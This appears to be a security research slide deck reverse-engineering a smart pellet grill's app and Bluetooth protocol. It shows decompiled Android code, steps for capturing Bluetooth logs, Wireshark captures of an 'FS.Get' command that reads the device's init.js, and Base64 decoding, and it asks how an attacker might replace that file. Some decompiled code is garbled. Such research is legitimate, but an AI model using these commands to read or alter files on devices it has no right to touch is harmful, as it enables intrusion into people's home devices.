crashlytics3.d(str2, "STATUS notification registered.");  
    = BluetoothLeService.this.blindActivity;  
if ( == null) {  
    return;  
}  
    .onBleConnected();  
};  
private final IBinder mBinder = new LocalBinder(this);  
public final int getConnectionState() {  
    return this.connectionState;  
}  
public boolean getBluetoothConnectDeviceisNXG1() {  
    return this.bluetoothConnectDeviceisNXG1;  
}
```

Is there a way to replace
init.js with something
valuable from the attacker's
perspective?

```
public final String getFileContent(String fileName, int i) {  
    Intrinsics.checkNotNullParameter(fileName, "fileName");  
    return "{ \"id\":999,\"method\":\"FS.Get\",\"params\":{\"filename\":\"\" + fileName + "\", \"offset\": 0, \"len\":\" + i + \"}} ";  
}  
public final String setUpWiFiWithSecurity(String ssid, String wifiPassword) {  
    Intrinsics.checkNotNullParameter(ssid, "ssid");  
    Intrinsics.checkNotNullParameter(wifiPassword, "wifiPassword");  
    return "{ \"id\": 1205, \"method\": \"Config.Set\", \"params\": { \"config\": { \"http\": { \"hidden_files\": \"*.\"*\" } } } }";  
}  
public final String sendSSID(String ssid) {  
    Intrinsics.checkNotNullParameter(ssid, "ssid");  
    return "{ \"id\":1205,\"method\":\"Config.Set\",\"params\":{\"config\":  
}  
public final String sendPass(String pass) {  
    Intrinsics.checkNotNullParameter(pass, "pass");  
    return "{ \"id\":1204,\"method\":\"Config.Set\",\"params\":{\"config\":  
}  
public final String setAWSFrequency(int i) {
```

Might FS.Get method be a clue of the
target operating system ?





INSTALLING THE APPLICATION

11:00 74° 92%

PRODUCT SETUP

STEP 1:
Open your settings and ensure Bluetooth is enabled on this device

STEP 2:
Select your product when it appears below


-  580
-  790 
-  1000

If you don't see your product, move closer to the product and make sure the product is turned on.

CONTINUE

11:01 74° 92%

CONNECTING



11:01 74° 92%

WIFI SET UP

SKIP


Select your WiFi network and enter your network password. Your grill will automatically switch between Bluetooth and WiFi for the best connection.

SELECT YOUR WI-FI NETWORKS

-
-
-
-
-
-

11:01 74° 92%

WIFI SET UP

Enter the password for: 

Password

CONTINUE

CAPTURING THE BLE PACKETS

Followed the same method*

I used to hack my treadmill with my Samsung Galaxy S smartphone

(Write-up: Run Mert Run*)

[*Hack4Career](#)

[*Samsung](#)

Steps To Capture btSnoop & dumpstate Logs-

1. Press *#9900# on the dialer.
2. On USER Binary Go to Settings->About Device : Tap 7 times on Build Number to enable Developer Options
3. Go to Settings->Developer Options->Bluetooth HCI snoop log -> Enable this check box
4. Flight Mode > On / Off
5. Press *#9900# on the dialer -> Change Debug Level Disabled/LOW to MID -> Reboot device
6. REPRODUCE the issue scenario
7. Then capture the logs.
 - a) Press *#9900# on the dialer
 - b) Click on "RUN DUMPSTATE/LOGCAT"
 - c) It will start dumping the dumpstate.
 - d) Once it complete, Click on the "COPY TO SDCARD(INCLUDE CP RAMPDUMP)".
 - e) Dumpstate will be stored in the device storage.
8. Attach the device to PC
9. Get the logs from the device LOG folder and share it with us.(This LOG folder will contain both btsnoop & dumpstate log files)

Note : From the log folder in device, please ensure that files 'dumpstate...' and 'btsnoop...' files are present.

ANALYZING THE PACKETS



ANALYZING THE PACKETS

The screenshot shows the Wireshark interface with the following components:

- Filter:** bluetooth.addr == && btl2cap.cid == 0x0004
- Search:** Packet bytes, Narrow (UTF-8 / ASCII), Case sensitive, String, init.js
- Packet List:** A table of captured packets with columns for No., Time, Source, Destination, Protocol, Length, and Info.
- Packet Details:** A tree view showing the structure of the selected packet (Frame 687), including Bluetooth, HCI H4, ACL Packet, L2CAP Protocol, and Attribute Protocol.
- Packet Bytes:** A hex and ASCII view of the packet data.
- Callout:** A red arrow points to the 'Value: 00000055' field in the Attribute Protocol details, with a text box stating: "Sent the length of the command. (85 characters)".

No.	Time	Source	Destination	Protocol	Length	Info
631	2023-03-29 20:57:31.846382			ATT	16	Sent Handle Value Indication, Handle: 0x0003 (Un
638	2023-03-29 20:57:31.887194			ATT	12	Sent Exchange MTU Request, Client Rx MTU: 500
664	2023-03-29 20:57:32.339135			ATT	10	Rcvd Handle Value Confirmation, Handle: 0x0003 (
665	2023-03-29 20:57:32.339751			ATT	12	Rcvd Exchange MTU Response, Server Rx MTU: 500
667	2023-03-29 20:57:32.340757			ATT	16	Sent Read By Type Request, Server Supported Feat
680	2023-03-29 20:57:32.428583			ATT	14	Rcvd Error Response - Attribute Not Found, Handl
681	2023-03-29 20:57:32.429422			ATT	14	Sent Write Request, Handle: 0x0031 (Unknown)
686	2023-03-29 20:57:32.518386			ATT	10	Rcvd Write Response, Handle: 0x0031 (Unknown)
687	2023-03-29 20:57:32.522430			ATT	16	Sent Write Request, Handle: 0x0033 (Unknown)
693	2023-03-29 20:57:32.608808			ATT	10	Rcvd Write Response, Handle: 0x0033 (Unknown)
695	2023-03-29 20:57:32.614125			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
714	2023-03-29 20:57:32.878727			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
715	2023-03-29 20:57:32.884968			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
730	2023-03-29 20:57:33.058503			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
737	2023-03-29 20:57:33.064478			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
755	2023-03-29 20:57:33.418322			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
756	2023-03-29 20:57:33.421552			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)

Packet Details for Frame 687:

- Bluetooth
- Bluetooth HCI H4
- Bluetooth HCI ACL Packet
- Bluetooth L2CAP Protocol
- Bluetooth Attribute Protocol
 - Opcode: Write Request (0x12)
 - Handle: 0x0033 (Unknown)
 - Value: 00000055

Packet Bytes:

```
0000 02 43 00 0b 00 07 00 04 00 12 33 00 00 00 00 55 .C.....3...U
```


ANALYZING THE PACKETS

The screenshot displays the Wireshark interface for analyzing Bluetooth HCI traffic. The main packet list shows various HCI ACL packets. The selected packet (No. 695) is expanded to show its structure: Bluetooth HCI ACL Packet, Bluetooth L2CAP Protocol, and Bluetooth Attribute Protocol. The Attribute Protocol details show an Opcode of Write Request (0x12) with Handle 0x002e (Unknown) and a Value of 207b226964223a3939392c226d6574686664223a. The hex view shows the first 20 bytes of this value: 02 43 00 1b 00 17 00 04 00 12 2e 00 20 7b 22 69 64 22 3a 39 39 39 2c 22 6d 65 74 68 6f 64 22 3a. A red callout box with an arrow pointing to the first 20 bytes contains the text: "Sent the 1st part of the command in 20 bytes."

No.	Time	Source	Destination	Protocol	Length	Info
667	2023-03-29 20:57:32.340757				16	Sent Read By Type Request, Server Supported Feat
680	2023-03-29 20:57:32.428583				14	Rcvd Error Response - Attribute Not Found, Handl
681	2023-03-29 20:57:32.429422				14	Sent Write Request, Handle: 0x0031 (Unknown)
686	2023-03-29 20:57:32.518386				10	Rcvd Write Response, Handle: 0x0031 (Unknown)
687	2023-03-29 20:57:32.522430				16	Sent Write Request, Handle: 0x0033 (Unknown)
693	2023-03-29 20:57:32.608808				10	Rcvd Write Response, Handle: 0x0033 (Unknown)
695	2023-03-29 20:57:32.614125				32	Sent Write Request, Handle: 0x002e (Unknown)
714	2023-03-29 20:57:32.878727				10	Rcvd Write Response, Handle: 0x002e (Unknown)
715	2023-03-29 20:57:32.884968				32	Sent Write Request, Handle: 0x002e (Unknown)
730	2023-03-29 20:57:33.058503				10	Rcvd Write Response, Handle: 0x002e (Unknown)
737	2023-03-29 20:57:33.064478				32	Sent Write Request, Handle: 0x002e (Unknown)
755	2023-03-29 20:57:33.418322				10	Rcvd Write Response, Handle: 0x002e (Unknown)
756	2023-03-29 20:57:33.421552				32	Sent Write Request, Handle: 0x002e (Unknown)
775	2023-03-29 20:57:33.688494				10	Rcvd Write Response, Handle: 0x002e (Unknown)
776	2023-03-29 20:57:33.691795				17	Sent Write Request, Handle: 0x002e (Unknown)
793	2023-03-29 20:57:33.868371				16	Rcvd Handle Value Notification, Handle: 0x0030 (
794	2023-03-29 20:57:33.868977				10	Rcvd Write Response, Handle: 0x002e (Unknown)
795	2023-03-29 20:57:34.176298				12	Sent Read Request, Handle: 0x002e (Unknown)
797	2023-03-29 20:57:34.319599				105	Rcvd Read Response, Handle: 0x002e (Unknown)
798	2023-03-29 20:57:34.326329				14	Sent Write Request, Handle: 0x002b (Unknown)
800	2023-03-29 20:57:34.500012				10	Rcvd Write Response, Handle: 0x002b (Unknown)

Value (btatt.value), 20 bytes

Packets: 1029 · Displayed: 159 (15.5%) Profile: Default

MacBook

ANALYZING THE PACKETS

The screenshot displays a Wireshark interface with the following components:

- Filter:** `bluetooth.addr == && btl2cap.cid == 0x0004`
- Packet List:** A table of captured packets with columns for Time, Source, Destination, Protocol, Length, and Info. Packet 715 is highlighted.
- Packet Details:** Shows the structure of the selected packet:
 - Bluetooth
 - Bluetooth HCI H4
 - Bluetooth HCI ACL Packet
 - Bluetooth L2CAP Protocol
 - Bluetooth Attribute Protocol
 - Opcode: Write Request (0x12)
 - Handle: 0x002e (Unknown)
 - Value: 2246532e476574222c22706172616d73223a7b22
- Packet Bytes:** Hexadecimal and ASCII representation of the packet data. The value `2246532e476574222c22706172616d73223a7b22` is highlighted in blue, corresponding to the hex data `02 43 00 1b 00 17 00 04 00 12 2e 00 22 46 53 2e 47 65 74 22 2c 22 70 61 72 61 6d 73 22 3a 7b 22` in the hex pane.
- Annotations:** A red arrow points from the 'Value' field in the details pane to the hex data in the bytes pane. Another red arrow points from a red text box to the hex data.

Sent the 2nd part of the command in 20 bytes.

Value (btatt.value), 20 bytes

Packets: 1029 - Displayed: 159 (15.5%) Profile: Default

ANALYZING THE PACKETS

bluetooth.addr == && btl2cap.cid == 0x0004

Time	Source	Destination	Protoccl	Length	Info
667	2023-03-29 20:57:32.340757		ATT	16	Sent Read By Type Request, Server Supported Feat
680	2023-03-29 20:57:32.428583		ATT	14	Rcvd Error Response - Attribute Not Found, Handl
681	2023-03-29 20:57:32.429422		ATT	14	Sent Write Request, Handle: 0x0031 (Unknown)
686	2023-03-29 20:57:32.518386		ATT	10	Rcvd Write Response, Handle: 0x0031 (Unknown)
687	2023-03-29 20:57:32.522430		ATT	16	Sent Write Request, Handle: 0x0033 (Unknown)
693	2023-03-29 20:57:32.608808		ATT	10	Rcvd Write Response, Handle: 0x0033 (Unknown)
695	2023-03-29 20:57:32.614125		ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
714	2023-03-29 20:57:32.878727		ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
715	2023-03-29 20:57:32.884968		ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
730	2023-03-29 20:57:33.058503		ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
737	2023-03-29 20:57:33.064478		ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
755	2023-03-29 20:57:33.418322		ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
756	2023-03-29 20:57:33.421552		ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
775	2023-03-29 20:57:33.688494		ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
776	2023-03-29 20:57:33.691795		ATT	17	Sent Write Request, Handle: 0x002e (Unknown)
793	2023-03-29 20:57:33.868371		ATT	16	Rcvd Handle Value Notification, Handle: 0x0030 (
794	2023-03-29 20:57:33.868977		ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
795	2023-03-29 20:57:34.176298		ATT	12	Sent Read Request, Handle: 0x002e (Unknown)
797	2023-03-29 20:57:34.319599		ATT	105	Rcvd Read Response, Handle: 0x002e (Unknown)
798	2023-03-29 20:57:34.326329		ATT	14	Sent Write Request, Handle: 0x002b (Unknown)
800	2023-03-29 20:57:34.500012		ATT	10	Rcvd Write Response, Handle: 0x002b (Unknown)

Frame 737: 32 bytes on wire (256 bits), 32 bytes captured (256 bits)

Bluetooth
Bluetooth HCI H4
Bluetooth HCI ACL Packet
Bluetooth L2CAP Protocol
Bluetooth Attribute Protocol

> Opcode: Write Request (0x12)
Handle: 0x002e (Unknown)
Value: 66696c656e616d65223a22696e69742e6a73222c

0000 02 43 00 1b 00 17 00 04 00 12 2e 00 66 69 6c 65 .C.....:file
0010 6e 61 6d 65 22 3a 22 69 6e 69 74 2e 6a 73 22 2c name:"i nit.js",

Value (btatt.value), 20 bytes

Packets: 1029 · Displayed: 159 (15.5%) Profile: Default

Sent the 3rd part of the command in 20 bytes.

ANALYZING THE PACKETS

The screenshot displays the Wireshark interface with the following details:

- Filter:** bluetooth.addr == && btl2cap.cid == 0x0004
- Search:** Packet bytes, Narrow (UTF-8 / ASCII), Case sensitive, String, init.js
- Packet List:** Shows a list of packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. Packet 756 is highlighted in blue.
- Packet Details:** Shows the structure of packet 756: Frame 756: 32 bytes on wire (256 bits), 32 bytes captured (256 bits) on interface 0. Bluetooth HCI ACL Packet, Bluetooth L2CAP Protocol, Bluetooth Attribute Protocol, Opcode: Write Request (0x12), Handle: 0x002e (Unknown), Value: 20226f6666736574223a20302c20226c656e223a.
- Packet Bytes:** Shows the raw hex data: 02 43 00 1b 00 17 00 04 00 12 2e 00 20 22 6f 66 66 73 65 74 22 3a 20 30 2c 20 22 6c 65 6e 22 3a. The last 20 bytes (from offset 0010) are highlighted in blue.
- Callout:** A red callout box with an arrow pointing to the highlighted hex data contains the text: "Sent the 4th part of the command in 20 bytes."
- Status Bar:** Shows "Packets: 1029 - Displayed: 159 (15.5%)" and "Profile: Default".

ANALYZING THE PACKETS

The screenshot displays the Wireshark interface for analyzing Bluetooth HCI traffic. The main packet list shows several packets, with packet 776 selected. The packet details pane shows the structure of the Bluetooth Attribute Protocol (ATT) packet, specifically a Write Request (opcode 0x12) with handle 0x002e and value 32307d7d20. The packet bytes pane shows the raw data in hexadecimal and ASCII. A red callout box highlights the last 5 bytes of the value (07d7d20) with the text "Sent the last part of the command in 5 bytes." A red arrow points from the callout box to the corresponding bytes in the packet bytes pane.

No.	Time	Source	Destination	Protocoll	Length	Info
681	2023-03-29 20:57:32.429422			ATT	14	Sent Write Request, Handle: 0x0031 (Unknown)
686	2023-03-29 20:57:32.518386			ATT	10	Rcvd Write Response, Handle: 0x0031 (Unknown)
687	2023-03-29 20:57:32.522430			ATT	16	Sent Write Request, Handle: 0x0033 (Unknown)
693	2023-03-29 20:57:32.608808			ATT	10	Rcvd Write Response, Handle: 0x0033 (Unknown)
695	2023-03-29 20:57:32.614125			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
714	2023-03-29 20:57:32.878727			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
715	2023-03-29 20:57:32.884968			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
730	2023-03-29 20:57:33.058503			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
737	2023-03-29 20:57:33.064478			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
755	2023-03-29 20:57:33.418322			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
756	2023-03-29 20:57:33.421552			ATT	32	Sent Write Request, Handle: 0x002e (Unknown)
775	2023-03-29 20:57:33.688494			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
776	2023-03-29 20:57:33.691795			ATT	17	Sent Write Request, Handle: 0x002e (Unknown)
793	2023-03-29 20:57:33.868371			ATT	16	Rcvd Handle Value Notification, Handle: 0x0030 (Unknown)
794	2023-03-29 20:57:33.868977			ATT	10	Rcvd Write Response, Handle: 0x002e (Unknown)
795	2023-03-29 20:57:34.176298			ATT	12	Sent Read Request, Handle: 0x002e (Unknown)
797	2023-03-29 20:57:34.319599			ATT	105	Rcvd Read Response, Handle: 0x002e (Unknown)

Frame 776: 17 bytes on wire (136 bits), 17 bytes captured (136 bits) on interface 0
Bluetooth
Bluetooth HCI H4
Bluetooth HCI ACL Packet
Bluetooth L2CAP Protocol
Bluetooth Attribute Protocol
Opcode: Write Request (0x12)
Handle: 0x002e (Unknown)
Value: 32307d7d20

0000 02 43 00 0c 00 08 00 04 00 12 2e 00 32 30 7d 7d 20
0010 20

Value (btatt.value), 5 bytes

Packets: 1029 - Displayed: 159 (15.5%) Profile: Default

BleConfiguration x

```
package nex;

import java.util.HashMap;

/* loaded from: classes3.dex */
5 public class BleConfiguration {
    public static String CHARACTERISTIC_..._SUBSCRIBE = "306d4f53-5f44-4247-5f6c-6f675f5f5f30";
    public static String CHARACTERISTIC_..._WRITE_COMMAND = "5f6d4f53-5f52-5043-5f64-6174615f5f5f";
    public static String CHARACTERISTIC_..._WRITE_DATA_LENGTH = "5f6d4f53-5f52-5043-5f74-785f63746c5f";
    public static String CLIENT_CHARACTERISTIC_CONFIG = "00002902-0000-1000-8000-00805f9b34fb";
    public static String MODEL_..._SUBSCRIBE = "... Subscribe Service";
    public static String MODEL_..._WRITE = "... WRITE services";
}
```


ANALYZING THE PACKETS

- The mobile application sent;
 - “0000055” (85 in decimal) value to **CHARACTERISTIC_XXXXX_WRITE_DATA_LENGTH** characteristic.
- {“id”:999,”method”:”FS.Get”,”params”:{“filename”:”init.js”,”offset”: 0 , “len”:20}} command to **CHARACTERISTIC_XXXXX_WRITE_COMMAND** characteristic in 5 pieces.
- Summary in human-readable form;
 - Notified the pellet grill of the length of the command. **(85 chars)**
 - Sent the command to read the content of **init.js** file.

ANALYZING THE PACKETS

The screenshot shows a Wireshark interface with a packet capture of Bluetooth HCI ACL packets. The main pane displays a list of packets with columns for Time, Source, Destination, Protocol, Length, and Info. Packet 797 is highlighted in blue. The packet list shows:

No.	Time	Source	Destination	Protocol	Length	Info
715	2023-03-29 20:57:32.884968			32		Sent Write Request, Handle: 0x002e (Unknown)
730	2023-03-29 20:57:33.058503			10		Rcvd Write Response, Handle: 0x002e (Unknown)
737	2023-03-29 20:57:33.064478			32		Sent Write Request, Handle: 0x002e (Unknown)
755	2023-03-29 20:57:33.418322			10		Rcvd Write Response, Handle: 0x002e (Unknown)
756	2023-03-29 20:57:33.421552			32		Sent Write Request, Handle: 0x002e (Unknown)
775	2023-03-29 20:57:33.688494			10		Rcvd Write Response, Handle: 0x002e (Unknown)
776	2023-03-29 20:57:33.691795			17		Sent Write Request, Handle: 0x002e (Unknown)
793	2023-03-29 20:57:33.868371			16		Rcvd Handle Value Notification, Handle: 0x0030 (Unknown)
794	2023-03-29 20:57:33.868977			10		Rcvd Write Response, Handle: 0x002e (Unknown)
795	2023-03-29 20:57:34.176298			12		Sent Read Request, Handle: 0x002e (Unknown)
797	2023-03-29 20:57:34.319599			105		Rcvd Read Response, Handle: 0x002e (Unknown)
798	2023-03-29 20:57:34.326329			14		Sent Write Request, Handle: 0x002b (Unknown)
800	2023-03-29 20:57:34.500012			10		Rcvd Write Response, Handle: 0x002b (Unknown)
801	2023-03-29 20:57:34.560980			16		Sent Write Request, Handle: 0x0033 (Unknown)
805	2023-03-29 20:57:34.768686			10		Rcvd Write Response, Handle: 0x0033 (Unknown)
806	2023-03-29 20:57:34.775137			32		Sent Write Request, Handle: 0x002e (Unknown)
808	2023-03-29 20:57:34.948717			10		Rcvd Write Response, Handle: 0x002e (Unknown)
809	2023-03-29 20:57:34.955734			32		Sent Write Request, Handle: 0x002e (Unknown)
811	2023-03-29 20:57:35.129444			10		Rcvd Write Response, Handle: 0x002e (Unknown)
812	2023-03-29 20:57:35.138202			32		Sent Write Request, Handle: 0x002e (Unknown)
816	2023-03-29 20:57:35.308905			10		Rcvd Write Response, Handle: 0x002e (Unknown)

The packet details pane for frame 797 shows:

- Bluetooth
- Bluetooth HCI H4
- Bluetooth HCI ACL Packet
- Bluetooth L2CAP Protocol
- Bluetooth Attribute Protocol
 - Opcode: Read Response (0x0b)
 - [Handle: 0x002e (Unknown)]
 - Value: 7b2
 - [Request in Frame: 795]

The packet bytes pane shows the raw data in hexadecimal and ASCII. The ASCII column contains a Base64 encoded JSON object:

```
..C d... {"id":  
999,"src":  
"result"  
:{"data": "Ly9CS  
1B2MDQyL jQ1ICAgI  
CAgICA=","left"  
: 35298} }
```

A red arrow points from a red box labeled "Base64 encoded data" to the Base64 text in the packet bytes pane.

- Operations
- Search...
- Favourites
- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork
- Magic
- Data format
- Encryption / Encoding

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars Strict mode

STEP **BAKE!** Auto Bake

Input

